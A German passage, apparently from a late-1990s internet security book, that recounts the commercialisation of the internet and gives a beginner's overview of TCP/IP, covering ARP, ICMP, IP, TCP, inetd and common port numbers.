Wir gehen auf das Jahr 1990 zu. Zu dieser Zeit wurde das Internet fast ausschließlich von militärischem oder akademischem Personal benutzt. Es gab wahrscheinlich einige Hunderttausend gelegentliche Benutzer, wenn überhaupt. Das Netzwerk wurde von der National Science Foundation (NSF) gemanagt, die strikte Einschränkungen auf die Benutzung des Netzwerks legten. Platt ausgedrückt war es verboten, das Internet für kommerzielle Zwecke zu nutzen.

Dies plazierte die NSF in eine einmalige Position. Obwohl das Internet nicht benutzerfreundlich war (der Zugang war nur über Kommandozeilen möglich), erfreute sich das Netzwerk wachsender Beliebtheit. Die Anzahl der Hosts war auf etwa 300.000 angestiegen. Innerhalb von Monaten wurde der erste Internet-Server etabliert, der einen öffentlichen Zugang ermöglichte, und die Forscher wurden mit dem Unvermeidbaren konfrontiert. Es war nur noch eine Frage der Zeit, bis die Menschheit den Cyberspace stürmen würde.

Inmitten der Debatten über die Kosten (der Betrieb des Internet-Backbones verschlang beträchtliche Mittel) gab die NSF 1991 plötzlich ihre Autorität auf. Dies öffnete den Weg für kommerzielle Unternehmen, um Kontrolle über Netzwerkbandbreite zu erlangen.

Die Öffentlichkeit allerdings profitierte hiervon im großen und ganzen zunächst nicht weiter. Der Zugang zum Internet erfolgte immer noch über Befehlszeilen, was den durchschnittlichen Benutzer einschüchterte. Zu dieser Zeit kam es zu einem Ereignis, das nicht nur die Geschichte des Internet, sondern auch die der Welt ändern sollte: Die Universität von Minnesota stellte eine neue Software namens Gopher vor. Gopher war das Internet-Navigationstool, das in GUI*(grafische Benutzeroberfläche)*-Umgebungen genutzt werden konnte. Der erste World-Wide-Web-Browser sollte dem bald folgen.

Im Jahr 1995 zog sich die NSF als Aufseher des Netzes zurück. Das Internet wurde fast auf der Stelle kommerzialisiert, als sich Unternehmen aus den ganzen USA beeilten, an den Internet-Backbone angeschlossen zu werden. Den Unternehmen folgte die amerikanische Öffentlichkeit, die durch neuartige Browser wie NCSA Mosaic, Netscape Navigator und Microsoft Internet Explorer ermutigt wurde. Das Internet war plötzlich für jeden, der einen Computer, ein Window-System und eine Maus hatte,

zugänglich.

Heute verfügt das Internet über mehr als 30 Millionen Hosts und dient Meldungen zufolge etwa 100 Millionen Benutzern. Nach Schätzungen wird bis zum Jahr 2001 die gesamte westliche Welt an das Internet angeschlossen sein, wenn die Nutzung des Internet im gleichen Maße wächst wie heute. Und diese Schätzungen werden wohl Realität werden, wenn nicht irgendein unvorhergesehenes Ereignis die Entwicklung stoppt.

3.4.1 Internet Service Provider

Nachdem immer mehr Benutzer zum Internet strömten, schossen überall Internet Service Provider wie Pilze aus dem Boden. Diese waren kleine ortsansässige Unternehmen, die generellen Gateway-Zugang für die Öffentlichkeit zur Verfügung stellten. Für 20 Dollar im Monat konnte jeder, der einen Computer und ein Modem besitzt, Internet-Anbindung genießen. Und es dauerte nicht mehr lang, bis große Unternehmen auf den Wagen aufsprangen (wie America Online oder Prodigy). Dies verursachte eine Explosion der Anzahl der Internet-Benutzer.

3.4.2 Die Zukunft

Es gibt sehr viele Aussagen darüber, in welche Richtung das Internet steuert. Viele dieser Aussagen werden von Marketing-Leuten und anderen gemacht, die darauf aus sind, noch mehr Bandbreite, noch mehr Hardware, noch mehr Software und noch mehr Spaß zu verkaufen. Alles in allem versuchen die amerikanischen Wirtschaftsikonen, das Internet zu kontrollieren und ihren Wünschen entsprechend zu gestalten. Dies ist aus mehreren Gründen eine gewaltige Aufgabe.

Einer davon ist, daß sich die Technologie für das Internet heute schneller entwikkelt, als der Benutzer sie kaufen kann. Zum Beispiel wollen viele amerikanische Unternehmen das Internet als ein Unterhaltungsmedium nutzen. Natürlich eignet sich das Netzwerk hervorragend dafür, doch die Realisierung derartiger Vorhaben stößt auf einige Schwierigkeiten, hauptsächlich weil die meisten Benutzer sich die Hardware zum Empfang von Hochgeschwindigkeitsübertragungen nicht leisten können. Die meisten Anwender benutzen immer noch 28.8- oder 33.6-Modems.

Andere Möglichkeiten existieren, aber sie sind teuer. ISDN zum Beispiel ist in den USA nur für Leute mit Geldreserven oder große Unternehmen, die Geschäfte im Internet erledigen, eine praktische Lösung. Noch ein wichtiger Punkt ist die Tatsache, das ISDN schwerer zu konfigurieren ist. Für viele meiner Kunden war dies ein Grund, ISDN nicht einzusetzen. Ich habe schon von Leuten gehört, die ISDN eingesetzt haben, die Konfigurierungsprobleme überwältigend fanden und wieder auf ihr konventionelles 28.8-Modem zurückgriffen. Außerdem ist ISDN in manchen Regionen gar nicht verfügbar, während in anderen Regionen jede Minute einer Verbindung über eine ISDN-Leitung abgerechnet wird.

Hinweis:

Obwohl Telekommunikationsunternehmen ISDN anfänglich als große Geldquelle sahen, stellte sich diese Annahme als übereilt heraus. Dies hat viele Gründe. Einer ist, daß ISDN-Modems gegenüber 28.8-Modems immer noch teuer sind. Ein anderer liegt in neuen Technologien, die ISDN überflüssig machen werden.

Kabelmodems sind eine Alternative. Diese neuen Geräte, die gegenwärtig getestet werden, liefern

100fach schnelleren Internet-Zugang als konventionelle Modems. Es müssen jedoch noch einige Probleme innerhalb der Kabelmodemindustrie geklärt werden. So gibt es z.B. bisher keinerlei Standards, d.h. Kabelmodems werden nur proprietär hergestellt. Ohne Standards werden die Preise für Kabelmodems weiterhin auf sehr hohem Niveau liegen (derzeit zwischen 300 und 600 Dollar), das die meisten Benutzer noch vom Kauf abhält. Es stellt sich auch die Frage, welches Kabelmodem man kaufen sollte, da sie sich erheblich in ihren Möglichkeiten unterscheiden. Einige z.B. bieten extrem hohe Geschwindigkeiten für das Empfangen von Daten, sind aber eher langsam, wenn sie Daten versenden. Dies ist für einige Benutzer schlichtweg unbrauchbar. Ein praktisches Beispiel hierfür ist jemand, der Videokonferenzen auf regelmäßiger Basis plant. Er könnte zwar die Bilder seines Konferenzpartners in hoher Geschwindigkeit empfangen, wäre aber nicht in der Lage, in der gleichen Geschwindigkeit zu senden.

Hinweis:

Andere praktische Probleme plagen die ansonsten strahlende Zukunft der Kabelmodemverbindungen. So wird Verbrauchern beispielsweise mitgeteilt, sie könnten im wesentlichen die Geschwindigkeit einer Low-End-T3-Verbindung für 39 Dollar im Monat bekommen, aber das ist nur die halbe Wahrheit. Obwohl ihr Kabelmodem und das Koaxialkabel, mit dem es verbunden ist, derartige Geschwindigkeiten ermöglichen, wird der normale Benutzer wahrscheinlich nie in den Genuß einer solchen kommen, weil alle Anwohner einer Nachbarschaft sich die Bandbreite einer Verbindung teilen müssen. So werden in einem Wohnhaus die 10 Mbps von allen Bewohnern, die an dieses Kabel angeschlossen sind, geteilt. Wenn daher ein Bewohner des Hauses eine Suchmaschine laufen läßt, die täglich Hunderte von Megabyte an Informationen sammelt, werden die übrigen Bewohner einen enormen Bandbreitenverlust erleiden. Dies ist ganz klar unzumutbar.

Auf jeden Fall wird das Internet für immer mehr Menschen ein wichtiger Bestandteil ihres Lebens. Banken und andere Finanzinstitute bieten heutzutage die Erledigung jeglicher Bankangelegenheiten über das Internet an. In fünf Jahren wird dieses sogenannte Homebanking wahrscheinlich traditionelle Bankgeschäfte völlig ersetzen. Ganz ähnlich werden auch schon eine ganze Menge anderer Handelsgeschäfte über das Internet erledigt.

3.5 Zusammenfassung

Dieses Kapitel bietet eine kurze Darstellung der Geburt des Internet. Im nächsten Kapitel werden die Anfänge und wichtigsten Aspekte der Netzwerk-Protokolle (oder Methoden der Datenübertragung) besprochen. Diese Themen sind essentiell für das Verständnis der Grundbegriffe der Internet-Sicherheit.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

4

Ein kurzer Überblick über TCP/IP

In diesem Kapitel lernen Sie einige der Protokolle kennen, die im Internet eingesetzt werden, u.a. das Transmission Control Protocol (TCP) und das Internet Protocol (IP). Dieses Kapitel liefert jedoch keine ausführliche Abhandlung über TCP/IP, sondern stellt nur das minimale Wissen zur Verfügung, das Sie für die Lektüre dieses Buches brauchen. Ich nenne Ihnen in diesem Kapitel aber Web-Links zu Dokumenten und anderen Informationen, die Ihr Wissen über TCP/IP vertiefen werden.

4.1 Was ist TCP/IP?

TCP/IP bezeichnet hauptsächlich zwei Netzwerk-Protokolle (oder Methoden der Datenübertragung), die im Internet benutzt werden: das Transmission Control Protocol (TCP) und das Internet Protocol (IP). TCP und IP sind aber nur zwei Protokolle, die zu einer viel größeren Sammlung von Protokollen gehören, der TCP/IP-Protokollfamilie.

Protokolle innerhalb der TCP/IP-Protokollfamilie übernehmen die Datenübertragung für alle Services, die dem Internet-Surfer heutzutage zur Verfügung stehen, u.a.:

- Versenden von E-Mail
- Übertragung von Dateien
- Übermittlung von Usenet News
- Zugang zum World Wide Web

4.1.1 Protokolltypen in der TCP/IP-Protokollfamilie

Die zwei Protokolltypen innerhalb der TCP/IP-Protokollfamilie, mit denen wir es zu tun haben, sind:

- Protokolle in der Netzwerkschicht
- Protokolle in der Anwendungsschicht

Lassen Sie uns kurz auf den Unterschied zwischen diesen beiden Protokolltypen eingehen.

Protokolle in der Netzwerkschicht

Netzwerkschicht-Protokolle managen die verborgenen Mechanismen der Datenübertragung. Diese

Protokolle sind für den Benutzer in der Regel nicht sichtbar und arbeiten weit unter der Oberfläche. Zum Beispiel übernimmt das Internet Protocol (IP) die Paketübertragung der Informationen, die zwischen dem Benutzer und entfernten Rechnern ausgetauscht werden. Dies passiert auf Basis verschiedener Informationen, von denen die wichtigste die IP- Adresse der jeweiligen Rechner ist. Es gibt dafür keine Garantie. Wenn ein Paket verlorengeht, schreibt das Protokoll vor, daß das Bindeglied zwischen Anwendungsschicht und Netzwerkschicht (der TCP/IP-Stack) das Paket nochmal schicken muß. Das ist der größte Unterschied zwischen TCP/IP und X25. Während dieses Prozesses interagiert IP mit anderen Netzwerkschicht-Protokollen, die mit der Datenübertragung zu tun haben. Der Benutzer wird die Aktionen von IP nicht sehen, es sei denn, er benutzt Netzwerk-Utilities, wie z.B. einen Sniffer oder andere Vorrichtungen, die IP-Datagramme lesen.

Protokolle in der Anwendungsschicht

Anwendungsschicht-Protokolle dagegen sind für den Benutzer sichtbar. Zum Beispiel ist das File Transfer Protocol (FTP) ein interaktives Protokoll, d.h. Sie sehen die jeweiligen Ergebnisse Ihrer Verbindung und Übertragung. (Diese Informationen werden in Form von Fehlermeldungen und Statusberichten dargestellt, z.B. können Sie sehen, wie viele Bytes in einem bestimmten Moment übertragen wurden.)

4.1.2 Die Geschichte von TCP/IP

Das bereits im vorigen Kapitel erwähnte ARPANET arbeitete prinzipiell gut, wurde aber immer wieder von Systemabstürzen heimgesucht. Überdies stellte sich die langfristige Expansion des Netzwerks als kostspielig heraus. Daher wurde eine Suche nach einer zuverlässigeren Protokollsammlung initiiert, die Mitte der siebziger Jahre mit der Entwicklung von TCP/IP endete.

TCP/IP hatte gegenüber anderen Protokollen vor allem zwei Vorteile: es war nicht so umfangreich und konnte kostengünstiger als andere damals verfügbare Protokolle implementiert werden. Aufgrund dieser Faktoren wurde TCP/IP äußerst populär. ZuJahr 1983 wurde TCP/IP in die Version 4.2 von Berkeley Software Division (BSD)-Unix integriert. Die Integration in kommerzielle Versionen von Unix folgte bald und TCP/IP wurde als Internet- Standard etabliert. Das hat sich bis heute nicht geändert.

TCP/IP wird heute vielfach eingesetzt, nicht nur für das Internet. Zum Beispiel werden auch Intranets häufig auf TCP/IP aufgebaut. In solchen Umgebungen bietet TCP/IP bedeutende Vorteile gegenüber anderen Netzwerk-Protokollen, beispielsweise läuft TCP/IP auf einer Vielzahl an Hardware und Betriebssystemen. Daher kann man mit TCP/IP schnell und leicht ein heterogenes Netzwerk aufbauen, an das Macintoshes, Sun, und SGI(Silicon Graphics)- Workstations, PCs usw. angeschlossen sind. Jeder dieser Rechner kann mit den anderen über eine herkömmliche Protokoll-Suite kommunizieren. Aus diesem Grund erfreut sich TCP/IP seit seiner Einführung in den Markt in den siebziger Jahren immer noch großer Beliebtheit.

4.1.3 Auf welchen Plattformen läuft TCP/IP?

TCP/IP wird von den meisten Plattformen unterstützt. Der Umfang der Unterstützung ist jedoch von Plattform zu Plattform verschieden. Heutzutage bieten die meisten Betriebssysteme standardmäßig integrierten TCP/IP-Support. Viele ältere Betriebssysteme verfügen jedoch nicht über diesen integrierten Support. Tabelle 4.1 listet TCP/IP-Support für verschiedene Plattformen auf. Wenn eine Plattform

integrierten TCP/IP-Support bietet, ist dies markiert. Wenn nicht, wird der Name eines TCP/IP-Betriebssystemzusatzes angegeben.

Tabelle 4.1: Plattformen und TCP/IP-Support

Plattform	TCP/IP-Support
Unix	Integriert (in den meisten Auslieferungen)
DOS	Piper/IP von Ipswitch, Information Technology FTP Server, Adobe FTP
Windows	TCPMAN von Trumpet Software
Windows 95	Integriert
Windows NT	Integriert
Macintosh	MacTCP oder OpenTransport (Sys 7.5+)
OS/2	Integriert
AS/400 OS/400	Integriert

Plattformen ohne integrierten TCP/IP-Support können diesen durch proprietäre oder von Drittanbietern erhältliche TCP/IP-Programme trotzdem implementieren. Es gibt Programme von Drittanbietern, die umfassenden TCP/IP-Support liefern, und solche, die das nur eingeschränkt tun.

Zum Beispiel stellen einige dieser Produkte dem Client lediglich die wichtigsten Dienste zur Verfügung, was für solche Benutzer ausreichend ist, die nur E-Mails empfangen und einfache Netzwerk-Funktionen ausführen wollen. Im Gegensatz dazu sind manche TCP/IP- Implementierungen durch Drittanbieter sehr umfangreich und beinhalten Server-Applikationen, vielfache Übertragungsmethoden und andere Merkmale einer ausgewachsenen Unix- TCP/IP-Implementierung.

TCP/IP-Unterstützung durch Drittanbieter verschwindet heutzutage zunehmend vom Markt, weil große Unternehmen wie Microsoft TCP/IP-Dienste in die Basispakete ihrer Betriebssysteme integriert haben.

4.1.4 Die Arbeitsweise von TCP/IP

TCP/IP arbeitet über einen Protokollstapel, der der Gesamtsumme aller Protokolle entspricht, die für die Übertragung von Daten von einem Rechner zu einem anderen notwendig sind. Anders gesagt ist dieser Protokollstapel der Weg, den die Daten nehmen müssen, um von einem Rechner heraus- und in einen anderen Rechner hineinzugelangen. Der Stapel ist in Schichten eingeteilt, von denen uns hier fünf betreffen. Abbildung 4.1 erklärt dieses Schichtenmodell.

Abbildung 4.1: Der TCP/IP-Protokoll-Stapel

Nachdem die Daten den in Abbildung 4.1 dargestellten Prozeß durchlaufen haben, erreichen sie den

Zielrechner oder das Zielnetzwerk. Dort durchlaufen sie den Prozeß in umgekehrter Reihenfolge, d.h. sie treffen zuerst auf die Physikalische Schicht und reisen dann den Stapel hoch. Während dieses Vorgangs läuft sowohl auf dem Ursprungs- als auch auf dem Zielrechner ein komplexes Fehlersuchsystem.

Jede Schicht des Stapels kann Daten an seine Nachbarschicht versenden bzw. von ihr Daten empfangen. Außerdem ist jede Schicht mit mehreren Protokollen verbunden. Diese Protokolle stellen dem Benutzer verschiedene Dienste zur Verfügung. Im nächsten Abschnitt dieses Kapitels werden die Protokolle und ihre Beziehung zu den Schichten des Stapels dargestellt. Sie werden ihre Funktionen, die zur Verfügung gestellten Dienste und ihre Bedeutung in Bezug auf Sicherheit kennenlernen.

4.2 Die einzelnen Protokolle

Sie wissen jetzt, wie Daten via TCP/IP über den Protokoll-Stapel übertragen werden. Jetzt werde ich die wichtigsten Protokolle innerhalb dieses Stapels vorstellen, beginnend mit den Protokollen der Netzwerkschicht.

4.2.1 Protokolle in der Netzwerkschicht

Netzwerkschicht-Protokolle sind die Protokolle, die aktiv am Übertragungsprozeß beteiligt sind oder ihn vereinfachen. Sie sind für den Benutzer nicht sichtbar, außer er setzt Utilities zur Überwachung von Systemprozessen ein.

Tip:

Sniffer sind Vorrichtungen, die solche Prozesse überwachen können. Ein Sniffer ist eine Vorrichtung - Hardware oder Software -, die jedes Paket lesen kann, das über das Netzwerk versandt wird. Sniffer werden in der Regel eingesetzt, um Netzwerkprobleme zu isolieren, die die Leistung oder auch Performance des Netzwerks verschlechtern, obwohl sie für den Benutzer nicht sichtbar sind. Daher können Sniffer jegliche Aktivität zwischen Netzwerkschicht-Protokollen lesen. Darüber hinaus können Sniffer ein erhebliches Sicherheitsrisiko darstellen. In Kapitel 13 werden Sie mehr über Sniffer erfahren.

Wichtige Netzwerkschicht-Protokolle sind:

- Address Resolution Protocol (ARP)
- Internet Control Message Protocol (ICMP)
- Internet Protocol (IP)
- Transmission Control Protocol (TCP)

Im folgenden stelle ich jedes dieser Protokolle kurz dar.

Wegweiser:

Für umfassendere Informationen über Protokolle (oder den Protokoll-Stapel im allgemeinen) empfehle ich Ihnen TCP/IP Blueprints von Robin Burk, Martin Bligh und Thomas Lee (Sams Publishing) ISBN Nr. 0-672-31055-4.

Address Resolution Protocol (ARP)

ARP hat die kritische Aufgabe, die Internet-Adresse (man spricht hier von IP-Adresse) einer physikalischen Adresse eines Netzwerk-Interfaces, etwa einer Netzkarte in einem PC, zuzuordnen. (Anmerkung: Diese physikalische Adresse eines Netzwerkadapters muß auf demselben physikalischen Netzwerk einzigartig sein!)

Bevor eine Nachricht (oder andere Daten) losgeschickt wird, wird sie zunächst in IP-Pakete verpackt. Die Pakete beinhalten die numerische IP-Adresse sowohl des Ursprungs- als auch des Zielrechners. Damit ist die Information für den Transfer über das Internet vorbereitet, es fehlt nur noch das Glied der Transportkette im lokalen Netzwerk: Zu diesem Zeitpunkt ist dem Ursprungsrechner noch nicht bekannt, welcher Rechner auf dem lokalen Netzwerk verantwortlich ist für die Ziel(IP)-Adresse, falls diese überhaupt im lokalen Bereich zu suchen ist. Gesetzt, die Zieladresse ist tatsächlich auf demselben lokalen Netz zu finden, kommt hier ARP ins Spiel.

Der Ursprungsrechner sendet nun einen ARP-Broadcast (Rundruf) an alle Rechner, die physikalisch auf demselben Netzwerk angeschlossen sind und nach Daten horchen. Dieser Broadcast beinhaltet der Aufgabenstellung zufolge die Frage nach der physikalischen Adresse des Netzwerk-Interfaces, welches dem Rechner gehört, der die Zieladresse unseres IP-Pakets beherbergt (daher der Name »host«). Die Antwort enthält dann die vollständige Paarung zwischen physikalischer und IP-Adresse und muß nicht notwendigerweise vom Eigentümer selbst gegeben worden sein - sie kann auch von einem anderen Rechner kommen, der sich diese Paarung irgendwann gemerkt hat. Wenn die Antwort (ARP-Reply) den Ursprungsrechner erreicht hat, wird dieser mit dem Datentransfer beginnen, wobei er die IP- Pakete nur an das Netzwerk-Interface des Rechners schickt, dessen physikalische Adresse er erfragt hat. Alle anderen Rechner wissen, daß das Paket nicht für sie bestimmt ist, und hören weg, verbrauchen also keine unnötige Rechenleistung beim Empfangen von Paketen, die gar nicht für sie bestimmt sind. Diese Ersparnis ist der Grund für das ARP.

Wie bereits kurz erwähnt, merken sich die Rechner auf dem lokalen Netzwerk, welche physikalische Adresse zu einer IP-Adresse gehört. Dieses »Merken« nennt man »Caching«, im Fall von ARP hat der Rechner einen ARP-Cache. Ein ARP-Cache macht sich bezahlt, weil damit nicht für jedes einzelne Paket die physikalische Adresse neu erfragt werden muß, was die Leistung des lokalen Netzwerks stark herabsetzen würde. Die Einträge im ARP-Cache unterliegen einer Alterung und werden nach einer gewissen Zeit ungültig, wenn kein Datentransfer mehr stattgefunden hat. Sie müssen somit wieder mit einem ARP-Broadcast an alle Rechner auf dem Netzwerk erfragt werden. Mit dieser Mimik wird es möglich, daß Sie die Netzkarte etwa eines PC austauschen können: Nach einer Weile werden sich alle Rechner auf dem lokalen Netzwerk an die Änderung der physikalischen Adresse Ihrer neuen Netzkarte »gewöhnt« haben. Es ist übrigens ohne weiteres möglich, daß eine physikalische Adresse (also ein einzelnes physikalisches Netzwerk-Interface) mehrere IP-Adressen beherbergt, wohingegen es nicht möglich ist, daß mehrere physikalische Adressen die gleiche IP- Adresse haben. Der letztere Zustand würde Verwirrung stiften. Vielleicht sehen Sie hier bereits das Sicherheitsproblem: So etwas könnte ja auch mit Absicht passieren.

Wegweiser:

Für tiefergehende Informationen über ARP schauen Sie sich RFC 826 an.
http://info.internet.isi.edu:80/in-notes/rfc/files/rfc826.txt.

Wegweiser:

Eine andere gute Quelle für Informationen über ARP ist Margaret K. Johnsons Beitrag über Details des TCP/IP-Protokolls (Auszüge aus Microsoft LAN Manager TCP/IP protocol). Sie finden den Beitrag unter http:// www.alexia.net.au/~www/yendor/internetinfo/arp.html.

Internet Control Message Protocol (ICMP)

ICMP ist für Fehler- und Kontrollmeldungen an die beteiligten Rechner oder Hosts während des Übertragungsprozesses verantwortlich. In dieser Hinsicht ist ICMP wichtig für die Diagnose von Netzwerkproblemen. Diagnoseinformationen, die durch ICMP gesammelt werden, sind beispielsweise:

- Wenn ein Host heruntergefahren ist
- Wenn ein Gateway verstopft oder betriebsunfähig ist
- Wenn andere Fehler innerhalb eines Netzwerks auftauchen

Tip:

Die vielleicht bekannteste Anwendung innerhalb einer ICMP-Implementierung ist ping. ping wird oft eingesetzt, um die Empfangsbereitschaft eines entfernten Rechners sicherzustellen. Die Arbeitsweise von ping ist sehr einfach: Wenn ein Benutzer einen entfernten Rechner »anpingt«, wird eine Reihe von Paketen vom Absenderrechner zum entfernten Host übermittelt, der wiederum ein Echo der Pakete zurücksendet. Wenn kein Echo erfolgt, erzeugt das ping-Programm in der Regel eine Fehlermeldung mit dem Inhalt, daß der entfernte Rechner nicht erreichbar oder heruntergefahren ist.

Wegweiser:

Für tiefergehende Informationen über ICMP schauen Sie sich RFC 792 an unter http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc792.txt.

Internet Protocol (IP)

IP gehört zur Netzwerkschicht und ist für die Übertragung von Datenpaketen für alle Protokolle der TCP/IP-Protokollfamilie verantwortlich. IP stellt damit das Herz dieses unglaublichen Prozesses dar, mit dem Daten das Internet durchqueren. Abbildung 4.2 zeigt ein kleines Modell eines IP-Datagramms, das diesen Prozeß erklärt.

Abbildung 4.2: Das IP-Datagramm

Wie in der Abbildung gezeigt, besteht ein IP-Datagramm aus mehreren Teilen. Der erste Teil, der *Header* (Kopfzeile), besteht aus verschiedenen Elementen, u.a. den IP-Adressen des Absenders und des Empfängers. Zusammen formen diese Elemente einen kompletten Header. Der restliche Teil des Datagramms enthält die jeweils zu versendenden Daten.

Das erstaunliche am Internet Protocol ist folgendes: Datagramme können während ihrer Reise

fragmentiert und später beim Empfänger wieder zusammengesetzt werden (auch wenn sie nicht in der gleichen Reihenfolge ankommen, in der sie abgesandt wurden).

Ein IP-Datagramm enthält noch weitere Informationen, z.B. die Identität des gerade benutzten Protokolls, eine Header-Prüfsumme und eine Time-to-Live-Spezifikation. Diese Spezifikation ist ein numerischer Wert. Während das Datagramm durch das Internet reist, wird dieser numerische Wert ständig vermindert. Wenn er schließlich null erreicht, wird das Datagramm verworfen. Viele Paket-Typen haben Time-to-Live-Limitationen. Einige Netzwerk-Utilities (wie Traceroute) benutzen das Time-to-Live-Feld als eine Markierung für Diagnose-Routinen.

Zusammenfassend kann die Funktion von IP auf folgendes reduziert werden: Es dient der Übertragung von Datenpaketen über das Internet.

Wegweiser:

Lesern, die tiefergehende Informationen über das Internet Protocol suchen, empfehle ich RFC 760.
http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc760.txt

Transmission Control Protocol (TCP)

TCP ist eines der Hauptprotokolle des Internet. Es vereinfacht solch hochsensible Aufgaben wie die Übertragung von Dateien und entfernte Arbeitssitzungen. Die Arbeitsweise von TCP wird als zuverlässige Übertragung bezeichnet. In dieser Hinsicht unterscheidet sich TCP von anderen Protokollen der Protokollfamilie, die als unzuverlässig gelten und keine Garantie übernehmen, daß die Daten in perfektem Zustand ankommen. TCP dagegen garantiert, daß die Daten in der gleichen Reihenfolge und dem gleichen Zustand ankommen, in der bzw. dem sie abgesandt wurden.

Das TCP-System verläßt sich auf eine virtuelle Verbindung, die zwischen dem anfragenden und dem Ziel-Rechner etabliert wird. Diese Verbindung wird durch einen dreiteiligen Prozeß geöffnet, der oft auch als »*three-part handshake*« bezeichnet wird. In der Regel folgt der Prozeß dem in Abbildung 4.3 gezeigten Muster.




Abbildung 4.3: Der TCP/IP three-part handshake

Nach Öffnen der Verbindung können die Daten simultan in beide Richtungen reisen, was auch als Vollduplex-Übertragung bezeichnet wird. So können auch während einer Datenübertragung (oder einer anderen entfernten Arbeitssitzung) eventuell auftretende Fehler an den anfragenden Rechner übertragen werden.

TCP stellt umfangreiche Funktionen zur Fehlerüberprüfung zur Verfügung. Für jedes gesendete Datenpaket wird ein numerischer Wert generiert. Die zwei Rechner identifizieren jedes übertragene Datenpaket anhand dieses numerischen Wertes. Für jedes erfolgreich übertragene Paket sendet der Empfänger eine Nachricht an den Absender, daß die Übertragung erfolgreich war. Im Gegensatz dazu können bei nicht erfolgreicher Übertragung zwei Dinge passieren:

- Der anfragende Rechner erhält eine Fehlermeldung

- Der anfragende Rechner erhält nichts

Nach Empfang einer Fehlermeldung werden die Daten erneut übertragen, außer wenn es sich um einen schweren Fehler handelt. In diesem Fall wird die Übertragung gewöhnlich unterbrochen. Ein typisches Beispiel für einen schweren Fehler ist z.B. ein Zusammenbrechen der Verbindung.

Ganz ähnlich dazu werden die Daten ebenfalls erneut übertragen, wenn innerhalb eines bestimmten Zeitraums keine Bestätigung empfangen wird. Dieser Prozeß wird solange wiederholt, bis die Übertragung oder die entfernte Arbeitssitzung abgeschlossen ist.

4.2.2 Protokolle in der Anwendungsschicht

Sie haben gelernt, wie Daten nach einer Verbindungsanfrage übertragen werden. Nun wollen wir uns anschauen, was passiert, wenn diese Anfrage ihr Ziel erreicht, und kommen damit zur Anwendungsschicht. Jedesmal wenn ein Rechner eine Verbindungsanfrage an einen anderen Rechner sendet, spezifiziert er ein ganz bestimmtes Ziel. Generell wird dieses Ziel durch die Hardware-Adresse des Empfängerrechners bestimmt. Aber, noch detaillierter, spezifiziert der anfragende Rechner die Applikation, die er beim Empfängerrechner erreichen möchte. Dabei spielen zwei Elemente eine Rolle:

- Ein Programm namens inetd
- Ein auf Ports basierendes System

inetd: Der Manager für Verbindungsanfragen

Bevor wir uns näher mit dem inetd-Programm befassen, möchte ich kurz den Begriff *Daemon* erklären, damit Sie das inetd-Programm leichter verstehen können. Daemons sind Programme, die permanent auf andere Prozesse reagieren. (In unserem Fall ist der Prozeß die Verbindungsanfrage.) Daemons entsprechen in etwa *Terminate-and-Stay-Resident*-Programmen (TSR = speicherresidente Programme) auf einer Microsoft-Plattform. Diese Programme laufen permanent, um auf ein bestimmtes Ereignis reagieren zu können.

inetd ist ein spezielles Daemon-Programm, das dazu benutzt wird, Verbindungsanfragen zentral zu beantworten. Der Vorteil dieses Ansatzes besteht darin, daß Systemressourcen erst dann eingesetzt werden, wenn sie auch wirklich gebraucht werden.

Das Programm reagiert auf Verbindungsanfragen von dem Netzwerk. Wenn es eine solche Anfrage erhält, wertet es sie aus. Diese Auswertung dient der Feststellung einer einzigen Sache: Welchen Dienst verlangt der anfragende Rechner? Wenn beispielsweise FTP verlangt wird, startet inetd den FTP-Server-Prozeß, worauf dieser dann die Anfrage bearbeiten kann. All dies passiert innerhalb von Sekundenbruchteilen. (Fairerweise muß man sagen, daß der Einsatz von inetd ebenfalls eine Menge Rechnerressourcen belegen kann, da für jede Verbindungsanfrage ein entsprechender Server-Prozeß gestartet wird.)

Tip:

inetd gibt es mittlerweile nicht nur für Unix. Zum Beispiel hat Hummingbird Communications (als Teil seiner Exceed-5-Produktpalette) eine inetd-Version entwickelt, die auf jeder Microsoft Windows- oder OS/2-Plattform läuft. Es gibt auch nichtkommerzielle Versionen von inetd, die von Studenten oder anderen Computer-Begeisterten geschrieben wurden. Eine dieser Versionen ist von TSF Software erhältlich unter http://www.trumpton.demon.co.uk/ index.html.

Im allgemeinen wird inetd beim Booten gestartet und bleibt resident, bis der Rechner wieder ausgeschaltet wird oder bis der Root-Benutzer den Prozeß ausdrücklich beendet.

inetd wird auf den meisten Unix-Plattformen von einer Datei namens `inetd.conf` im Verzeichnis `/etc` gesteuert. In der Datei `inetd.conf` werden die Dienste, die von inetd aufgerufen werden können, spezifiziert. Die Dienste umfassen z.B. FTP, Telnet, SMTP, TFTP, Finger, Systat, Netstat und andere.

Die Ports

Viele TCP/IP-Programme können über das Internet gestartet werden. Die meisten dieser Programme sind Client/Server-orientiert. Nach dem Empfang einer Verbindungsanfrage wird ein Serverprozeß gestartet, der mit dem anfragenden Client-Rechner kommuniziert.

Um diesen Prozeß zu erleichtern, wird jeder Applikation (beispielsweise FTP oder Telnet) eine spezielle Nummer zugewiesen, ein sogenannter Port. Die jeweilige Applikation ist an diesen bestimmten Port angeschlossen. Wird eine Verbindungsanfrage an diesen Port gestellt, wird die entsprechende Applikation gestartet (inetd ist das Programm, das sie startet).

Auf einem durchschnittlichen Internet-Server gibt es Tausende solcher Ports. Zur Vereinfachung und Erhöhung der Effektivität wurden Standardrichtlinien für die Zuweisung von Ports entwickelt. Anders gesagt könnte ein Systemadministrator den jeweiligen Diensten Ports seiner Wahl zuordnen, aber in der Regel werden die Dienste anerkannten Ports oder sogenannten »well-known«-Ports zugewiesen. Tabelle 4.2 gibt Ihnen einen Überblick über weithin anerkannte Ports und die Applikationen, die ihnen üblicherweise zugewiesen werden.

Tabelle 4.2: Übliche Ports und die entsprechenden Dienste oder Applikationen

Dienst oder Applikation	Port
File Transfer Protocol (FTP)	TCP Port 21
Telnet	TCP Port 23
Simple Mail Transfer Protocol (SMTP)	TCP Port 25
Gopher	TCP Port 70
Finger	TCP Port 79
Hypertext Transfer Protocol (HTTP)	TCP Port 80
Network News Transfer Protocol (NNTP)	TCP Port 119

Wegweiser:

Eine umfassende Liste aller Port-Zuweisungen finden Sie unter: ftp://ftp.isi.edu/in-notes/iana/assignments/port-numbers. Dieses Dokument ist sehr informativ und ausführlich in seiner Beschreibung üblicherweise zugewiesener Port-Nummern.

